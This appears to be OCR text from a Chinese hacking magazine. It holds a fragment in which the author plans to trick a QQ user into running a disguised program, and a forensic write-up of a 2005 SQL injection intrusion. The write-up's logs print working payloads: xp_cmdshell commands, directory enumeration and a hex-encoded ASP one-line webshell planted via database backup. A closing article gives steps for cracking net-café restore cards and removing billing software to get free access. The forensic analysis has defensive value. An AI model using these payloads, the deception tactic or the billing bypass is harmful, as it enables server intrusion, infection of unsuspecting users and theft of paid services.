



图9 msg发送信息

这回不但要了他的QQ，还骗取了他的信任让他以为我和他是同路的。这样，我就可以加他QQ，稍微熟悉点之后，再发个程序给他，骗他这是我新写的一个后门。让他试试，他肯定不设防就运行了。至于发个什么样的程序，呵，问过我那朋友之后再说了……


图10 收到回复

正如有句话所说，攻与防本是密不可分的一个整体，而我们则需在攻与防的对立统一中寻求突破！文章技术含量不高，主要想表达的是一种反追踪的思路，希望能给大家带来帮助。我水平有限，文章错误之处在所难免，希望大家能够指出，有什么问题可以和我联系或到非安全论坛讨论。

【本文所涉及的imailover.exe、Winsock_Expert、notice.bat、notice.exe在光盘中均有收录】

编辑点评：

编辑这篇文章的时候想起了以前我的一个想法（编一个笔记本电脑防盗程序），其中通过手机发信息的方法也和AK-47不谋而合！后和一个高手讨论一翻之后发现在实用价值并不高才作罢（主要因为有个硬盘锁的东东）。不料最近学校里有一难兄在教学楼里丢了NEC的笔记本，小编的热情又被点燃了，也许还是有很多人需要这样的程序的。

充分利用web日志

分析SQL脚本注入漏洞攻击

heata

笔者10月的一天接到朋友电话，说发现他们公司一台对外服务器受到病毒攻击。本人就是心软，并且受人之托没有办法，朋友有难只有挺身而出了。虽然自己不太懂，也算个超级菜鸟，也只有试试啦。

一、初步勘查

一个小时内我放下自己的工作来到现场，开始检查服务器的各种设置，发现服务器中有五个页面被修改。在被修改的5个文件末尾添加了<iframe>项，这样所有点击这五个页面的客户计算机，如果没有安装最新的杀毒软件，就会弹出一个小窗口，并访问嵌入隐藏的“xxx”网站。该网站是一个暗藏灰鸽子木马的站点，一旦用户点击就会在用户电脑上运行灰鸽子木马，成为一台肉鸡。

第一时间我们这些菜鸟保存了被修改的文件。同时及时的恢复了五个文件，保证了系统的正常运行，免得我朋友挨骂。通过查看五个文件的修改时间，我们发现是2005年10月9日12:27，这样我们又备份了这段时间内的web日志。打开10月9日的系统日志，我们发现在此时这段时间内只有“search.aspx ”程序被调用，下面是当时的日志：

```
2005-10-9 12:27:01 GET /html/2005/05/20050520091218.shtml - 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 34779 176 46
2005-10-9 12:27:44 GET /pub/search.aspx searchbox=%B9%E3%B8%DC%C0%ED&SearchType=1&OnlinePubCustomCol01=&OnlinePubCustomCol02=1&BigClassID=12 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 51083 273 1593
2005-10-9 12:27:59 GET /html/2005/05/20050520105937.shtml - 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 34838 176 46
```

所以我当时初步认为是“**search.aspx**”的查询不规范，导致攻击者利用长的脚本输入攻击，导致修改了5个页面。因此，复制了“search.aspx”的源代码作为进一步的分析用（其实当时的日志分析不正确，我们把时间推后了8个小时。由于该web服务器日志时间采用的是格林威治标准时间，所以有8个小时的时差。这个也是一个教训了）。

回到家，我分析了10月9日12：00～13：00的所有日志，并且将Unicode编码一一解码成中文，可是还是没有发现什么漏洞，用户访问的还是一些基本信息；同时又分析了“search.aspx”文件的源代码，发现两个文件没有什么输入检验，但是在“search.aspx”文件中第三行中有这样的语句 **Codebehind="search.aspx.vb"**，因此判断这里可能有输入检验，没有证实。到此时的结论是：攻击者的水平比较高，修改了web日志，没有攻击的痕迹留下。采用的是利用“search.aspx”中的不完整校验，成功的进行了5次攻击，修改了5个页面。如果这样交差，朋友肯定会说我是个大笨蛋啦。

二、重点分析

10月10日，当我和朋友交换意见时，提到了是不是有日志时间推后的问题，才发现原来有8个小时的时差。于是赶紧分析了10月9日的所有日志，重点分析了当日4：00～6：00期间的。分析中发现有几条日志十分可疑，具体如下：

```
2005-10-9 04:58:39 GET /new.asp Action=MainMenu 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6533 453 78
2005-10-9 04:58:39 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 9463 453 281
2005-10-9 04:58:41 POST /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 4999 557 62
2005-10-9 04:58:41 GET /new.asp Action=MainMenu 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6485 453 31
2005-10-9 04:58:41 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 52838 453 468
```

new.asp中调用Action=ShowFile的方法，这个十分可疑。我马上按照日志打开“**http://bb.*.com/new.asp**”，原来是个web后门页面，中间一个输入框，旁边一个按钮。很明显这是一个严重的后门漏洞，在不明白原因的情况下，我立即通知了朋友，请求清除该页面。这样我决定追根溯源，打开10月9日的日志，发现访问该页面的只有一个用户，就是“202.99.*.* ”，通过查询，确定该用户是“xx电信”下面的一台计算机，同时我们进行了连通测试，结果如下：

```
C:\>ping  202.99.*.*

Pinging 202.99.*.* with 32 bytes of data:

Reply from 202.99.*.*: bytes=32 time=375ms TTL=52
Reply from 202.99.*.*: bytes=32 time=234ms TTL=52
Reply from 202.99.*.*: bytes=32 time=188ms TTL=52
Reply from 202.99.*.*: bytes=32 time=141ms TTL=52

Ping statistics for 202.99.*.*:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 141ms, Maximum = 375ms, Average = 234ms
```

好家伙，坏蛋一直在线呢（也许Ping的是这家伙的网关出口，他在内网）！

我朋友将“new.asp”改名为“**savenewsa1.asp**”，创建时间为2005年10月9日 12:53:33。我们再次分析了从当日到最近的所有日志，发现只有三天的访问记录，具体解释如下：

10月9日的访问大约8分钟，时间是中午的12：52分开始，具体如下：

```
2005-10-9 04:52:57 GET /haopengyou.asp |2627|800a000d|类型不匹配:_execute' 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 289 5125
2005-10-9 04:53:33 POST /haopengyou.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 302 0 433 53368 875
2005-10-9 04:53:33 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 370 373 218
2005-10-9 04:59:55 POST /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6824 608 46
```

10月10日的访问大约5分钟，具体如下：

```
2005-10-10 04:41:36 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 437 293 140
.........
2005-10-10 04:41:41 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 52838 409 546
```

10月10日的访问分为三个部分，具体如下：

我们的访问：

```
2005-10-09 08:57:53 GET /new.asp - 218.19.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.2;+SV1;+.NET+CLR+1.1.4322) - 200 0 437 330 609

2005-10-09 08:58:01 POST /new.asp - 218.19.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.2;+SV1;+.NET+CLR+1.1.4322) http://bb.*.com/new.asp 200 0 370 529 250
```

我朋友的访问记录是：

```
2005-10-09 09:01:02 GET /new.asp - 219.135.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+MyIE+3.01;+TencentTraveler+) - 200 0 437 399 109

2005-10-09 09:03:45 GET /new.asp - 219.135.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0;+Poco+0.31) - 200 0 437 381 203
```

从以上可以看出，攻击者在10月9日和10日的访问都成功，接着就是我和我朋友的访问了。我和朋友打开了“new.asp”源文件，发现这是一个危险的后门页面，它可以完成文件的复制、修改、数据库的查询等功能。但是攻击者只使用了两个功能，调用了两个方法“**Action=MainMenu**”和“**Action=ShowFile**”，所以只修改了5个页面。我们还发现该攻击者的第一个请求是访问“/**haopengyou.asp**”，服务器的返回是500，代表内部服务器错误。在这里造成了服务器的错误响应，估计是在这里注入了“new.asp”木马页面。

到此可以松一口气了^_^，可是我朋友还不放弃，继续努力吧！我们再次对日志文件进行分析，终于获得重大发现。攻击者的第一次访问服务器时间是“2005-10-9 04:49:02”，访问的页面带有SQL注入的痕迹。对其进行一一解码，再次证明了我们的结论。下面细细分析：

首先进行攻击探测：

```
2005-10-9 04:49:06 GET ....&BigClassID=2 and 1=1 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 234 46
```

猜解数据库名称：

```
2005-10-9 04:49:06 GET ....&BigClassID=2 and (Select count([name]) from [master]..[sysobjects])>=0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5721 436 46
```

然后SQL类型转换，这里的“0x7300790073006100 64006D0069006E00”代表的是“sysadmin”。

```
2005-10-9 04:49:06 GET ....&BigClassID=2 And |+Cast(IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00) as varchar(1))+|=1 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 310 265
```

创建一个表，查看C盘下所有文件和目录，然后删除痕迹：

```
2005-10-9 04:49:29 GET ....&BigClassID=2 ;CREATE TABLE [X_9010]([id] int NOT NULL IDENTITY (1,1), [ResultTxt] varchar(1024) NULL);insert into [X_9010](ResultTxt) EXEC MASTER..XP_CMDSHELL 'Dir C:\';insert into [X_9010](ResultTxt) values ('g_over');exec master..sp_dropextendedproc 'xp_cmdshell'-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 666 93

2005-10-9 04:49:29 GET ....&BigClassID=2 ;use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 437 78

2005-10-9 04:49:29 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 1 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6378 591 62
..............(省略很多类似行)
2005-10-9 04:49:30 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 25 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6278 592 46

2005-10-9 04:49:30 GET ....&BigClassID=2 ;DROP TABLE [X_9010];use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 7054 461 140
```

再次创建该表，运行**netstat -an**命令，查看服务器的开放端口，然后删除痕迹：

```
2005-10-9 04:49:37 GET ....&BigClassID=2 ;CREATE TABLE [X_9010]([id] int NOT NULL IDENTITY (1,1), [ResultTxt] varchar(1024) NULL);insert into [X_9010](ResultTxt) EXEC MASTER..XP_CMDSHELL 'netstat -an';insert into [X_9010](ResultTxt) values ('g_over');exec master..sp_dropextendedproc 'xp_cmdshell'-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 670 125

2005-10-9 04:49:37 GET ....&BigClassID=2 ;use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 437 62

2005-10-9 04:49:37 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 1 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6248 591 46
...............(省略很多类似行)
2005-10-9 04:49:38 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 31 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6278 592 46

2005-10-9 04:49:38 GET ....&BigClassID=2 ;DROP TABLE [X_9010];use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 7054 461 234
```

同样的原理查看了D盘、E盘和E:\webroot\下面的所有文件，发现了web路径：

```
2005-10-9 04:50:02 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp;Insert D99_Tmp exec master..xp_dirtree 'D:\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 433 62
```

```
2005-10-9 04:50:02 GET ...&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 300 78

2005-10-9 04:50:07 GET ...&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp;Insert D99_Tmp exec master.xp_dirtree 'E:\',1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 433 78

2005-10-9 04:50:07 GET ...&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 300 140

2005-10-9 04:50:09 GET ...&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp;Insert D99_Tmp exec master.xp_dirtree 'E:\webroot\',1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 441 109

2005-10-9 04:50:09 GET ...&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6263 300 140
```

最后查看了F盘，没有收获，因为服务器没有F盘。终于没有了吧：

```
2005-10-9 04:50:49 GET ...&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp;Insert D99_Tmp exec master.xp_dirtree 'F:\',1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 433 62
```

以数据库用户dbo身份，插入后门数据，这里的两个变量注入：

```
0x3C2565786563757465207265717565737428224E6565616F2229253E
翻译为 <% execute request("neeao") %>

0x453A5C776562726F6F745C6B616F2E617370 翻译为 E:\webroot\haopengyou.asp
2005-10-9 04:51:46 GET ...&BigClassID=2 ;Drop table [huipeng];create table [dbo].[huipeng] ([cmd] [image]);-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 338 46

2005-10-9 04:51:46 GET ...&BigClassID=2 ;insert into huipeng(cmd) values(0x3C2565786563757465207265717565737428224E6565616F2229253E)-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 360 62

2005-10-9 04:51:46 GET ...&BigClassID=2 ;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x453A5C776562726F6F745C6B616F2E617370 backup database @a to disk=@s WITH DIFFERENTIAL,FORMAT-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 441 218

2005-10-9 04:51:46 GET ...&BigClassID=2 ;Drop table [huipeng]-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 287 31
```

最后攻击者查看注入是否成功^_^，看来黑客是个稳妥人：

```
2005-10-9 04:52:27 GET ...&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp;Insert D99_Tmp exec master.xp_dirtree 'E:\webroot\',1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 441 1906

2005-10-9 04:52:27 GET ...&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6263 300 78

2005-10-9 04:52:27 GET ...&BigClassID=2 And (Select Top 1 |+Cast([file] as varchar(8000))+subdirectory+| From (Select Top 1 [subdirectory],[file] From D99_Tmp ORDER BY [file],[subdirectory]) D ORDER BY [file] desc ,[subdirectory] desc)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6288 473 78
(省略)
2005-10-9 04:52:29 GET ...&BigClassID=2 And (Select Top 1 |+Cast([file] as varchar(8000))+subdirectory+| From (Select Top 39 [subdirectory],[file] From D99_Tmp ORDER BY [file],[subdirectory]) D ORDER BY [file] desc ,[subdirectory] desc)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6333 474 234
```

攻击者查看服务器是否正常：

```
2005-10-9 04:52:45 GET /default.shtml - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 225 282 218

攻击完成，开始打开后门页面"new.asp"进行脚本攻击：

2005-10-9 04:52:57 GET /haopengyou.asp |2627|800a000d|类型不匹配:_'execute' 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 289 5125

2005-10-9 04:53:33 POST /haopengyou.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 302 0 433 53368 875

2005-10-9 04:53:33 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 370 373 218

(省略很多类似行)
```

三、总结判断

根据以上我们对该服务器日志的分析，可以得出以下结论，如有不妥还请各位高手及时指出：

1.攻击方法的结论

这是一次典型的利用SQL数据库验证漏洞的注入入侵。攻击者使用的是SQL攻击工具，因为在短短的几分钟内提交这样多的链接请求，只有利用工具才能实现。同时在攻击代码中几乎没有多余的请求页面，也只有工具软件才能完成。

攻击者后来利用后门页面发起链接采用了Post方法，这是因为用Get方法注入时，IIS会记录所有的提交字符串，对Post方法做则不记录，所以我们这些菜鸟也没有办法了。

2.对攻击者的结论

攻击者没有充分利用"new.asp"后门页面，本来该后门的功能很强大，可是攻击者仅仅使用了其中两个简单的方法，没有造成更大的损害。攻击者在10月9日和10月10日使用的是同一台主机ip进行攻击，这点说明有可能攻击者使用的是一台固定ip的电脑，他没有做自身的保护措施，我们很容易就可以确定真实的攻击者。

下接第393页

秋风飘飘落叶，一转眼深秋季节已经来到了我们身边了。“泡泡吧”栏目已经伴随大家度过了半年多了，在这段时间里，不知道大家在这里学到多少知识了呢？我想每个人的情况不同，但或多或少都会有所收获吧。为了让大家学到更多的知识，偶又一次钻进了网吧（原来网吧比外面暖和多了，我真找对地方啦~~~），挖掘网吧的奥秘。所以这期的“泡泡吧”栏目，偶给大家带来了几篇很少有人提及的文章，比如《飞来横“钱”》、《PUBWIN 充值之伪装篇》等等，希望大家能在网吧泡得愉快！

双剑合璧，网吧免费不是问题

任我小行［无组织］

俗话说，没有做不到，只有想不到！只要开动脑筋，要想网吧免费上网其实不是什么难事，关键是要去想。很简单的思路，就是这些计算机都是靠各式各样的记费系统在把关，在这里我们不谈用什么漏洞免费上网，那些操作起来都稍微有点麻烦，对我们菜鸟来说，还是轻松实用的比较好些。我的思路就是既然这个软件控制记费，负责给老板赚利润，那么我们就把它这个软件（无论是什么记费系统，都不用怕），删除掉不就ＯＫ了吗？但是网吧都有还原装置的，早些年是还原精灵，现在基本上都是还原卡了，因还原精灵比较容易破，功能也没还原卡效果好。下面就看我如果来操作：

第一步先把还原卡搞定了，这里我推荐一款绝世兵器“屠龙刀”——crdisk12，其功能强大的十分叫人难以相信，所以一般情况要少用哦。

运行软件会提示免责条款，不要管它，进去后会发现它有三个功能（如图1、图2），硬盘4个选项。其中一个功能是仅破解还原卡，这个对一般网吧的还原卡都是有效果的。好了，“请选择硬盘”里选择IDEO主硬盘，“请选择方式”选择仅破解还原卡，点确定，几秒就搞定，然后重新启动。




图1

现在我们的机器就没有还原卡这个了，如果你不相信，可以打开QQ，和朋友聊会天，然后再重启登陆看看，是不是我们的聊天记录都还在呢？




图2

第二步，请出另一个神器“倚天剑”来——精锐网吧辅助V5正式版。这是作者最近推出的版本，效果不错，在原有基础上做了下改进。点击“启动管理”项，可以管理系统启动时加载哪些程序。由于我是在菜鸟帮的总部长呆，而这里又有个特点，就是所有网吧用的都是同联记费系统，对应的进程就是图3中的第2个和第6个。

